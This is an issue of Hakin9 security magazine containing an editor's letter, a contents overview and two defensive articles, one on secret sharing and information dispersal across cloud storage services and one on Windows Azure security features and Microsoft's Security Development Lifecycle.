HAKING9 OPEN

Vol.1 No.5
Issue 5/2013 (5) ISSN: 1733-7186

CYBER SECURITY

SECURITY IN MICROSOFT CLOUD

NON-STANDARD WAY TO GET INACCESSIBLE DATA FROM IOS

WEB AUTHORIZATION ATTACKS

BLACK-BOX PENETRATION TESTING SCENARIO

PLUS

HOW HACKERS USE QR CODES TO HACK YOU?!

Dr.WEB®
since 1992
ERA Dr.Web
Emergency Response Anti-virus

Accelerating
Mobile Apps Growth

TapReason.com

TapReason

Cyber Security

Table of Contents

Cloud Security

The use of cloud computing services is expanding rapidly in recent years as it enables scalability, quick adaptation to dynamic changes in business requirements and total cost of ownership reduction. However, these services create challenges regarding information confidentiality and availability, where the cloud service provider is solely responsible for managing the computing infrastructure and information security.

While cloud services are gaining popularity and witnessing a predictive growth, security remains the biggest concern impeding the fast adoption of cloud services. The thought of sensitive data floating on the cloud continues to make people nervous. In spite of all the challenges, Cloud is here to stay!

The history of In-The-Cloud. Problems with making hosted services secure. How it can help and why attacks can make no profit of using it today in some cases.

Recently the cloud computing became the most requested service across the IT services as we all know that there are many companies, organizations and governments moved to cloud for example half of the US government moved to cloud. The main objective of this article is to discuss just discuss the types of new risks surround move our data to the cloud and evaluate the dreams of unify the storage layer across the world as per some researches.

iOS Hacking

Mobile computing is a reality and mobile security is an obvious consequence. As we all are aware the market is nowadays divide into 3 main stream: Android, iOS and the others. Although Android is under the spotlight since its birth because of its security issues, and the issues related to the several “fork” that android generated to every single phone vendor, think of the HTC security issues last year for example, also iOS is becoming a target for malware, hacking and security concerns.

In the wake of my speech at Positive Hack Days, I would like to share information I got exploring a daemon configd on iOS 6 MACH. As you know, iOS gives little information about Wi-Fi connection status. Basically, the Public API allows getting SSID, BSSID, adapter network settings, and that’s all. And what about encryption mode? Signal power? You can look under the cut for more information on how to get such data without Private API and jail breaking.

Web Security

Advanced Exploitation

Extra

Dear Readers,
Christmas is near but Santa already arrived to Hakin9 redaction. We decided to make a special gift for you and publish new issue completely free of charge.

This time you will deal with few aspects of cyber security. Inside Hakin9 Open – Cyber Security you will find 4 sections: Cloud Security about vulnerabilities which you can find in Cloud Services. You will also read on how to prevent of data loss, and learn a bit about Microsoft Cloud. Second section dedicated to iOS Hacking, one of the most popular Operation System used in mobile devices made by Apple Inc.

Third chapter Web Security will lead you from web security and attacks to WordPress security. And the last one - Advanced Exploitation will give you advanced knowledge on Black-Box Penetration Testing and Java Virtual Machine.

You will also find extra articles on QR codes hacking and password cracking.

Hakin9 team would like to thank you all for this year you spent with us, and wish you Merry Christmas and Happy New Year!

Enjoy!

Regards,

Ewelina Nazarczuk

Hakin9 Magazine Junior Product Manager

and Hakin9 Team

Editor in Chief: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Editorial Advisory Board: John Webb, Marco Hermans, Gareth Watters, Peter Harmsen, Dhawal Desai, Kishore PV, Bamidele Ajayi

Proofreaders: Jeff Smith, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic.@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Art. Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org
DTP: Ireneusz Pogroszewski

Marketing Director: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org


Bartłomiej Lica
bartlomiej.lica@software.com.pl

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
NIP 95123253396
www.hakin9.org/en

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trademarks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!
The techniques described in our magazine may be used in private, local networks only. The editors hold no responsibility for the misuse of the techniques presented or any data loss.



University of Advancing Technology
UAT
Learn. Experience. Innovate.

Information splitting in Cloud Storage Services

by Marius Aharonovich

The use of cloud computing services is expanding rapidly in recent years as it enables scalability, quick adaptation to dynamic changes in business requirements and total cost of ownership reduction. However, these services create challenges regarding information confidentiality and availability, where the cloud service provider is solely responsible for managing the computing infrastructure and information security.

There are many ways to maintain information confidentiality, by using Steganography (messages hiding), privileges mechanisms or sophisticated encryption techniques. Nevertheless, in all those solutions the information is out there, stored in a cloud service provider repository, in one form or another, available for a determined attacker with the appropriate resources to find and expose it.

Beyond confidentiality, a major concern for organizations that stores their data in cloud services is degraded information availability due to hardware, software or communication failures. Although cloud services use multiple geographically dispersed data centers for enhanced service reliability, all those data centers belong to the same administrative domain and are susceptible to the same risks. One can of course encrypt and duplicate the information by using different cloud storage services (a typical data recovery procedure), but that method will increase the total cost of ownership, the number of attack vectors and also the overall information risk.

Encryption of information requires protection of the encryption keys and here is a dilemma: If these keys are stored in cloud storage service unauthorized access to the data is enabled by personnel within the service provider, which eliminates the need for encryption in the first place. If encryption keys remain in the user desktops, information availability will be lost in case of a local failure.

Information splitting – Secret Sharing

So where to store the encryption key or the data itself? One magical solution to these challenges is splitting and distributing the encrypted data to multiple private or public cloud storage services. This solution can reduce the dependency on the availability or reliability properties of a single cloud storage service or on applied data security controls.

One can randomly split the secret into several shares and store each share in a different cloud storage service, so that no single cloud service can recover the secret without the assistance of others. In order to recover the secret, all or a part of the different cloud storage services must collaborate and integrate their various shares into a restore function. That is, even if an attacker could get some random information stored in one cloud storage, he could not disclose the secret.

One simple and scalable method to implement data splitting is to perform a XOR operation on the secret number which you want to keep and on a random number, store the result in one place and the random number in other place (and do not forget to delete the original secret). To restore the number, a XOR operation must be done on the two stored numbers.

In the previous example if one share is lost or cannot be exposed (as in the case of a degraded availability of one cloud service) the information cannot be recovered at all. A more sophisticated method, which enhances data availability, enables recovery of data using combination of only a small group of distributed shares. For example, one splits the data into four shares, where only two of them should be integrated to restore the secret.

Professor Adi Shamir (one of the inventors of the RSA algorithm) proposed in 1979 a simple method to split secrets (secret sharing), which basically was based on graphs. Two points are sufficient to draw a straight line, three points are sufficient to draw a parabola, and so on. One can draw a line in any order (a polynomial) using random characteristics (except the secret one desires to protect), and distribute points (x and y values) on the line to every participant that one desire to share the secret with. Because each participant receives values of only one point, it has no knowledge of the secret itself. The polynomial order defines the number of shares that one will be required to combine together in order to recover the original secret. For example, one can draw a straight line with a slope defined randomly where the secret is the encounter of the line with the y-axis, then distribute four different point values on the line to four different participants, but only two of them, each possible pair of the four, will be required to combine their point values to recover the secret.

In general, this algorithm is called “threshold scheme (k, n)”. The secret is splited into n random shares with the size of the secret itself. Combination of k shares (a number less than n) or higher can allow the recovery of the secret. Combination of less than k shares does not allow disclosure of any information about the secret. Thus, the loss of any share does not degrade the secret availability.




Figure 1. Secret splitting into shares using a parabola

This method is defined “unconditionally secure” because it is secured even if the attacker uses unbounded resources after it exposes one share. Disclosure of the sensitive information will require hacking into each one of the cloud storages in the group which keep the random secret shares.

Moreover, even if one cloud storage service is compromised and one secret share is disclosed, the method allows the creation of a new series of random secret shares which is distributed to the cloud storages that were not compromised, whiteout changing the secret itself, in a way that obviates the secret share that was exposed, which will be useless to the attacker.

Efficient information splitting

The secret sharing improves the confidentiality and availability of the secret data. The only disadvantage of using secret sharing algorithm is its low efficiency. Transferring and storing secret shares requires bandwidth and storage space which are equal to the product of the secret size and the number of shares. If one stores a large file, for example, 1GB, using 5 shares, than a storage size of 5GB will be required. Therefore, this method, which enhances confidentiality, is mostly suitable for small secrets (eg encryption keys), and less suitable for large secrets (such as files or databases).

There is also a method called “secret sharing made short” (SSMS) which uses a three phases process: encryption of information, use of information dispersal algorithm (IDA – developed by Professor Michael Oser Rabin in 1989) which is designed to split the data using erasure coding in a very efficient manner and splitting also the encryption key itself using secret sharing algorithm. In this solution each cloud storage service locally stores a share of the encrypted data and a share of the encryption key. In SSMS the information encryption and secret sharing algorithm methods enable information confidentiality and the IDA improves both information availability and confidentiality in a very efficient way. The downside of the SSMS is that it is not immune against unbounded resource in the hands of an attacker, such as the secret sharing method. Nevertheless, in order to recover the secret one would have to penetrate a number of cloud storage services and recover both the encrypted information and the encryption key which is also splitted.

Another method that enables sharing of a secret in an efficient way while preserving confidentiality is the All-or-Nothing-Transform with Reed-Solomon (AONT-RS), which integrates the AONT that was proposed by Professor Ronald Rivest (another inventor of the RSA algorithm) and erasure coding. This method first encrypts and transforms the information and the encryption key into blocks in a way that the information cannot be recovered without using all the blocks, and second it uses the IDA to split the blocks into shares to be stored in multiple cloud storage services.




Figure 2. Information dispersal to multiple cloud storage services

Summary

Secret splitting mechanisms (split key, split knowledge) were mainly incorporated to protect sensitive information within organizations or securing the access to encryption keys. An example of this would be the use of dual control mechanisms or performing sensitive operations within a HSM. In recent years a number of registered patents and technological solutions use SSMS or ANOT-RS algorithms, which are based on secret splitting concepts, as a basis for efficient Information Assurance in cloud storage services. Those solutions are incorporated in desktops software or in cloud storage gateways and enable secure storage of data in multiple private and public cloud storage services. Secured information dispersal algorithms can effectively and efficiently improve the overall security of many services, such as big data storage, cloud data centers, data archiving, data backup and file synchronization.

About the Author

Marius Aharonovich is the IT Security Department Manager at Avnet, is a Master of Science in Electrical and Computer Engineering and has a CISSP Certification.

Security in Microsoft Cloud

by Shruthi Prasad G V, Lead – Technology Vertical, Collabera

While cloud services are gaining popularity and witnessing a predictive growth, security remains the biggest concern impeding the fast adoption of cloud services. The thought of sensitive data floating on the cloud continues to make people nervous. In spite of all the challenges, Cloud is here to stay!

What you will learn...

- Windows Azure's Approach to address security on cloud
- Security features on Windows Azure
- Best Security practices for developing applications on Azure
- Microsoft Security Development Lifecycle (SDL)

What you should know...

- Windows Azure is a cloud computing platform by Microsoft for building, deploying and managing applications and services through cloud data centers
- Azure offers PaaS, IaaS and SaaS and supports different languages, frameworks, tools, interoperability between Microsoft and non-Microsoft technologies/frameworks through open standards and open sources

Components of Windows Azure are broadly categorized into Compute, Storage and App Fabric.

Compute

Windows Azure Compute is the heart of Windows Azure, providing developers the functionality to build, host and manage applications on the cloud. It offers a Web role, Worker role and a Virtual Machine role.

Storage

Azure offers Windows Azure Storage as well as SQL Azure Storage. Windows Azure Storage offers 4 core services.

- Table storage provides structured non-relational storage
- Blobs provide storage for large binary objects such as video and images
- Queues are used for messaging
- Drives are NTFS volume drives

SQL Azure Storage – SQL Azure provides a hosted version of SQL Server scaling up to 50 GB along with reporting and data synchronization between on-premise applications and the cloud. Windows Azure also supports Local storage and AppFabric Caching service as a volatile storage option.

AppFabric

AppFabric service can be leveraged by Service Bus, Access Control and Caching.

- Service Bus provides messaging services
- Access Control provides easy integration of Facebook, Google, Windows Live ID and other popular identity providers
- Caching provides an in-memory caching for session management etc.




Figure 1. Components of Windows Azure

Azure Security Features

Authentication and Authorization

Claims-based identity approach to authentication and access management is an access control strategy that is consistently applied across Microsoft products and services.

Windows Identity Foundation

Authentication is provided by external services, using platform-independent protocols. The application receives information about authenticated users in forms of claims, which can be used for role-based access.

Active Directory Federation Services 2.0

If the Windows Azure application has been developed using Windows Identity Foundation, AD FS 2.0 allows instant access to anybody with an account in the local directory regardless of whether they are hosted in a data center, at one partner site, or in the cloud without requiring any form of synchronization or new account provisioning.

AppFabric Access Control Services

The Windows Azure platform AppFabric Access Control (AC) service provides federated authentication and rules-driven, claims-based authorization for REST Web services. It allows us to integrate single sign on (SSO) and centralized authorization into the web application. Identity Providers like Windows Live ID, Facebook, Google and Yahoo can be supported by ACS.

Windows Azure Portal

Access is controlled by a Windows Live ID, which is one of the longest-running Internet authentication services available and thus provides a rigorously tested gatekeeper for Windows Azure.

Command Line Tools

Service Management API (SMAPI) Authentication provides web services via the REST protocol and is intended for use by Windows Azure tools such as command line tools and Visual Studio.

Azure Storage

Access is governed by a storage account key (SAK) which is associated with each Storage Account.

SQL Azure

SQL Azure supports only SQL Server authentication. Windows authentication (integrated security) is not supported.

SQL Azure Firewall Access Control

A server-side firewall which prevents or allows access to your SQL Azure server based on the originating IP address of each request. It can be managed via Windows Azure Platform Management Portal or directly in the master database. Client side firewall should be configured to have outbound port TCP/1433 enabled.




Figure 2. SQL Azure Firewall

Principle of Least Privilege

To align with the principle of least privilege, administrative access is not granted to VMs, customer software in Windows Azure is restricted to run under a low-privilege account by default.

Azure Diagnostics

Azure provides a built-in framework for Auditing and logging which is supported in ASP.NET through classes in the *System.Diagnostics* namespace to log security/ event logs to Windows Azure Storage via trace listeners.

SQL Azure does not support SQL Server Audit feature, therefore successful and/or failed logins cannot be audited.

SSL

All communication between Windows Azure internal components are protected with SSL.

Encryption

All sensitive data in transit and at rest should be encrypted in Windows Azure. Windows Azure SDK also extends the core .NET libraries to allow developers to integrate the .NET Cryptographic Service Providers (CSPs) within Windows Azure.

.NET CSPs in Windows Azure supports

- Recognized encryption algorithms like AES
- Cryptographic hash functionality including MD5 and SHA-2, digital signatures, non-identifiable tokens for sensitive data
- The RNGCryptoServiceProvider class to generate random numbers for strong cryptography
- Straightforward key management methods that enable simple manipulation of custom encryption keys within Windows Azure Storage

Certificates

Windows Azure provides Management and Service Certificates.

Management Certificates – Contains a public key (.cer) stored at the subscription level. These certificates are used to enable Windows Azure using the SDK tools, Visual Studio or the Windows Azure Service Management REST API.

Service Certificates – Contains a private key (.pfx) stored at the hosted service level. The primary uses for service certificates are Encryption, SSL and Mutual Authentication.

Geo-Replication

To guard against hardware failures and improve availability, data is replicated across three different Azure datacenters and can be used for disaster recovery.

Microsoft Security Development Lifecycle:

In response to the growing need for cloud security, Microsoft has implemented a stringent Security Development Lifecycle (SDL) which is a holistic approach to integrate security and privacy into the software development lifecycle. It is not a separate development and SDL process, SDL is integrated with the regular Software Development Lifecycle. Microsoft SDL supports different languages, platforms (waterfall, agile) and also operating systems.

The Microsoft SDL process is a set of mandatory security activities which are grouped by traditional software development lifecycle (SDLC).




Figure 3. Microsoft Security Development Lifecycle

Training

As per SDL, Microsoft offers formal security training to the development team on aspects such as Secure Design, Coding, Testing, Vulnerabilities and Exploits etc.

Phase One – Requirements

Security requirements should be defined in the initial planning phase. This gives an opportunity to consider how security can be integrated in the development process and also identify key objectives, milestones and deliverables.

Microsoft recommends making use of process templates VSTS to integrate policy, process and tools into all phases.

Phase Two – Design

Functional Design Specification should describe the security and privacy features exposed to the users such as user authentication to sensitive data and how it should be implemented.

The best approach to influence security design of a product is to make use of the Threat Modeling Tool.

Phase Three – Implementation

Best Development practices are established to identify and mitigate vulnerabilities early in the development cycle. Static Code Analysis should be performed as a combination of both manual and automated code review to ensure security standards are met. A number of security tools like Code Secure, FxCop, CAT.NET etc. can be used for .NET applications on cloud.

Phase Four – Verification

The functionality of the application should be verified to ensure that it works as designed. Tools like Burp Suite can be used for penetration testing.

Phase Five – Release

Before the application is ready for release, a final security and privacy review should be performed.

Post SDL – Response

As part of the post release phase, the development team should respond to the security defects post release and learn from the previous mistakes.

Benefits

A research executed by National Institute of Standards and Technologies estimates that the cost of fixing a defect after release is 30 times the cost of fixes performed during initial phases when defined SDL process is used.

Azure Security Approach

In the Azure Security model, both application and data layers are in managed infrastructure, with this approach we can remove checks from our list because they are items handled by the managed infrastructure. For example, a Windows Azure application will not have permissions to create user accounts, or run in elevated privileges. This removes the need to manage accounts at the host level. Network is also handled by the Service Provider, thus removing the considerations in securing the network. Team should focus on security measures at the application level, which become even more important in this kind of environment. Microsoft has come up with a guide for best practices in Security for developing applications on Azure, which can be leveraged by the development team.

